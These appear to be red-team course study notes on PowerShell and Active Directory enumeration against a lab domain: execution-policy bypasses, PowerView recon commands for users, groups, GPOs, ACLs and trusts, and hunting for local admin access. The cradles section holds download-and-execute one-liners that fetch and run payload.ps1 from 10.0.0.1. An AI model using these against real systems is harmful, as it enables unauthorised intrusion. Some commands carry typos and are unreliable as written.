

# Certified Red Team Professional Book

## PowerShell Basics

List everything about the help topics

```
Get-Help *
```

List everything which contains the word process

```
Get-Help process
```

Update the help system (v3+)

```
Update-Help
```

List full help about a topic (Get-Item cmdlet in this case)

```
Get-Help Get-Item -Full
```

List examples of how to run a cmdlet (Get-Item in this case)

```
Get-Help Get-Item -Examples
```

Execution Policy ***NOT A SECURITY LAYER***

```
powershell -ExecutionPolicy bypass
powershell -c
powershell -encodedcommand
$env:PSExecutionPolicyPreference="bypass"
```

PowerShell Module Imports

A module can be imported with

```
Import-Module <module path>
```

All the commands in a module can be listed with

```
Get-Command -Module <module name>
```

## PowerShell Download Cradles

```
iex (New-Object Net.WebClient).DownloadString('http://10.0.0.1/payload.ps1')

$ie=New-Object -ComObject
InternetExplorer.Application;$ie.visible=$False;$ie.navigate('http://10.0.0.1/payload.ps1');sle
ep 5;$response=$ie.Document.body.innerHTML;$ie.quit();iex $response
```

Powershell v3+

```
iex (iwr 'http://10.0.0.1/payload.ps1')
```

```
$h=New-Object -ComObject Mscm12.XMLHTTP;$h.open('GET','http://10.0.0.1/payload.ps1',  
$false);$h.send();iex $h.responseText  
  
wr = [System.Net.WebRequest]::Create("http://10.0.0.1/payload.ps1")  
$r = $wr.GetResponse() IEX([System.IO.StreamReader]($r.GetResponseStream())).ReadToEnd()
```

# Domain Enumeration

Using Native executables and .NET classes

```
$ADClass = [System.DirectoryServices.ActiveDirectory.Domain]  
$ADClass::GetCurrentDomain()
```

PowerView

<https://github.com/PowerShellMafia/PowerSploit/blob/master/Recon/PowerView.ps1>

Get current domain

```
Get-NetDomain (PowerView)  
Get-ADDomain (Active Directory Module)
```

Get object of another domain

```
Get-NetDomain -Domain moneycorp.local  
Get-ADDomain -Identity moneycorp.local
```

Get domain SID for the current domain

```
Get-DomainSID  
(Get-ADDomain).DomainSID
```

Get domain policy for the current domain

```
Get-DomainPolicy  
(Get-DomainPolicy)."system access"
```

Get domain policy for another domain

```
(Get-DomainPolicy -domain moneycorp.local)."system access"
```

Get domain controllers for the current domain

```
Get-NetDomainController  
Get-ADDomainController
```

Get domain controllers for another domain

```
Get-NetDomainController -Domain moneycorp.local
Get-ADDomainController -DomainName moneycorp.local -Discover
```

## User Enumeration

Get a list of users in the current domain

```
Get-NetUser
Get-NetUser -Username student1
Get-ADUser -Filter * -Properties *
Get-ADUser -Identity student1 -Properties *
```

Get a list of all properties for users in the current domain

```
Get-UserProperty

Get-UserProperty -Properties pwdlastset

Get-ADUser -Filter * -Properties * | select -First 1 | Get-Member -MemberType *Property |
select Name

Get-ADUser -Filter * -Properties * | select

name,@{expression={[datetime]::fromFileTime($_.pwdlastset)}}
```

Search for a particular string in a user's attributes

```
Find-UserField -SearchField Description -SearchTerm "built"
Get-ADUser -Filter 'Description -like "*built*"' -Properties Description | select
name,Description
```

## Computer Enumeration

Get a list of computers in the current domain

```
Get-NetComputer
Get-NetComputer -OperatingSystem "*Server 2016*"
Get-NetComputer -Ping
Get-NetComputer -FullData

# AD PowerShell Module

Get-ADComputer -Filter * | select Name

Get-ADComputer -Filter 'OperatingSystem -like "*Server 2016*"' -Properties OperatingSystem |
select Name,OperatingSystem

Get-ADComputer -Filter * -Properties DNSHostName | %{Test-Connection -Count 1 -ComputerName
$_.DNSHostName}
```

```
Get-ADComputer -Filter * -Properties *
```

## Group Enumeration

Get all the groups in the domain

```
Get-NetGroup
Get-NetGroup -Domain <targetdomain>
Get-NetGroup -FullData

# AD Module
Get-ADGroup -Filter * | select Name
Get-ADGroup -Filter * -Properties *
```

Get all groups containing the word "admin" in group name

```
Get-NetGroup *admin*

# AD Module
Get-ADGroup -Filter 'Name -like "*admin*"' | select Name
```

Get all the members of the Domain Admins group

```
Get-NetGroupMember -GroupName "Domain Admins" -Recurse

# AD Module
Get-ADGroupMember -Identity "Domain Admins" -Recursive
```

Get the group membership for a user

```
Get-NetGroup -UserName "student1"

# AD Module
Get-ADPrincipalGroupMembership -Identity student1
```

List all the local groups on a machine (needs administrator privs on non-dc machines)

```
Get-NetLocalGroup -ComputerName dcorp-dc.dollarcorp.moneycorp.local -ListGroups
```

Get members of all the local groups on a machine (needs administrator privs on non-dc machines)

```
Get-NetLocalGroup -ComputerName dcorp-dc.dollarcorp.moneycorp.local -Recurse
```

# Logged in users

Active logins on computer (needs local admin rights on the target)

```
Get-NetLoggedon -ComputerName <computer name>
```

Get locally logged users on a computer (needs remote registry on the target - started by-default on server OS)

```
Get-LoggedonLocal -ComputerName dcorp-dc.dollarcorp.moneycorp.local
```

Get the last logged user on a computer (needs administrative rights and remote registry on the target)

```
Get-LastLoggedOn -ComputerName <computer name>
```

## Shares

Find shares on hosts in current domain

```
Invoke-ShareFinder -Verbose
```

Find sensitive files on computers in the domain

```
Invoke-FileFinder -Verbose
```

Get all file servers of the domain

```
Get-NetFileServer
```

## Learning Objective 1

Enumerate the following for the dollarcorp domain:

- Users
- Computers
- Domain Administrators
- Enterprise Administrators
- Shares

## Group Policy Objects (GPO)

## Get list of GPO in current domain

```
Get-NetGPO
Get-NetGPO -ComputerName dcorp-student1.dollarcorp.moneycorp.local
Get-GPO -All (GroupPolicy Module)
Get-GPResultantSetOfPolicy -ReportType Html -Path C:\Users\Administrator\report.html (Provides RSoP)
```

## Get GPO(s) which use Restricted Groups or groups.xml for interesting users

```
Get-NetGPOGroup
```

## Get users which are in a local group of a machine using GPO

```
Find-GPOComputerAdmin -Computername dcorp-student1.dollarcorp.moneycorp.local
```

## Get machines where the given user is member of a specific group

```
Find-GPOLocation -UserName student1 -Verbose
```

# Organizational Units

## Get OUs in a domain

```
Get-NetOU -FullData
Get-ADOrganizationalUnit -Filter * -Properties *
```

## Get GPO applied on an OU. Read GPOName from gplink attribute from

Get-NetOU

```
Get-NetGPO -GPOName "{AB306569-220D-43FF-B03B-83E8F4EF8081}"
Get-GPO -Guid AB306569-220D-43FF-B03B-83E8F4EF8081 (GroupPolicy module)
```

# Learning Objective 2

## Enumerate following for the dollarcorp domain:

- List all the OUs
- List all the computers in the StudentMachines OU.
- List the GPOs
- Enumerate GPO applied on the StudentMachines OU.

# Access Control Lists (ACLs)

- It is a list of Access Control Entries (ACE) – ACE corresponds to individual permission or audits access. Who has permission and what can be done on an object?
- Two types:

- Discretionary ACL (DACL) - Defines the permissions trustees (a user or group) have on an object.
- System ACL (SACL) - Logs success and failure audit messages when an object is accessed.

- ACLs are vital to security architecture of AD.

## Get the ACLs associated with the specified object

```
Get-ObjectAcl -SamAccountName student1 -ResolveGUIDs
```

## Get the ACLs associated with the specified prefix to be used for search

```
Get-ObjectAcl -ADSPrefix 'CN=Administrator,CN=Users' -Verbose
```

We can also enumerate ACLs using ActiveDirectory module but without resolving GUIDs

```
(Get-Acl 'AD:\CN=Administrator,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local').Access
```

## Get the ACLs associated with the specified LDAP path to be used for search

```
Get-ObjectAcl -ADSPath "LDAP://CN=Domain Admins,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local" -ResolveGUIDs -Verbose
```

## Search for interesting ACEs

```
Invoke-ACLScanner -ResolveGUIDs
```

## Get the ACLs associated with the specified path

```
Get-PathAcl -Path "\\dcorp-dc.dollarcorp.moneycorp.local\sysvol"
```

# Learning Objective 3

Enumerate following for the dollarcorp domain:


- ACL for the Users group
- ACL for the Domain Admins group

– All modify rights/permissions for the studentx


# Trusts

## Trust direction

### One-way Trust




### Two-way Trust







## Trust Transitivity




## Tree-Root Trust




Shortcut Trust



## External Trust



## Forest Trust



# Trusts Mapping

Get a list of all domain trusts for the current domain

```
Get-NetDomainTrust
Get-NetDomainTrust -Domain us.dollarcorp.moneycorp.local

# AD Module
```

```
Get-ADTrust
Get-ADTrust -Identity us.dollarcorp.moneycorp.local
```

## Forests

### Forest Mapping

#### Get details about the current forest

```
Get-NetForest
Get-NetForest -Forest eurocorp.local

# AD Module
Get-ADForest
Get-ADForest -Identity eurocorp.local
```

#### Get all domains in the current forest

```
Get-NetForestDomain
Get-NetForestDomain -Forest eurocorp.local

# AD Module
(Get-ADForest).Domains
```

#### Get all global catalogs for the current forest

```
Get-NetForestCatalog
Get-NetForestCatalog -Forest eurocorp.local

# AD Module
Get-ADForest | select -ExpandProperty GlobalCatalogs
```

#### Map trusts of a forest

```
Get-NetForestTrust
Get-NetForestTrust -Forest eurcorp.local
Get-ADTrust -Filter 'msDS-TrustForestTrustInfo -ne "$null"'
```

## Learning Objective 4

- Enumerate all domains in the moneycorp.local forest
- Map the trusts of the dollarcorp.moneycorp.local domain
- Map External trusts in moneycorp.local forest
- Identify external trusts of dollarcorp domain. Can you enumerate trusts for a trusting forest?

## User Hunting


Find all machines on the current domain where the current user has local admin access

```
Find-LocalAdminAccess -Verbose
```

This function queries the DC of the current or provided domain for a list of computers (`Get-NetComputer`) and then use multi-threaded `Invoke-CheckLocalAdminAccess` on each machine

This can also be done with the help of admin tools like WMI and psremoting, useful when RPC and SMB ports are blocked


```
Find-WMILocalAdminAccess.ps1  
Find-PSRemotingLocalAdminAccess.ps1
```



Find local admins on all machines of the domain (needs administrator privs on non-dc machines)

```
Invoke-EnumerateLocalAdmin -Verbose
```

This function queries the DC of the current or provided domain for a list of computers (`Get-NetComputer`) and use multi-threaded `Get-NetLocalGroup` on each machine



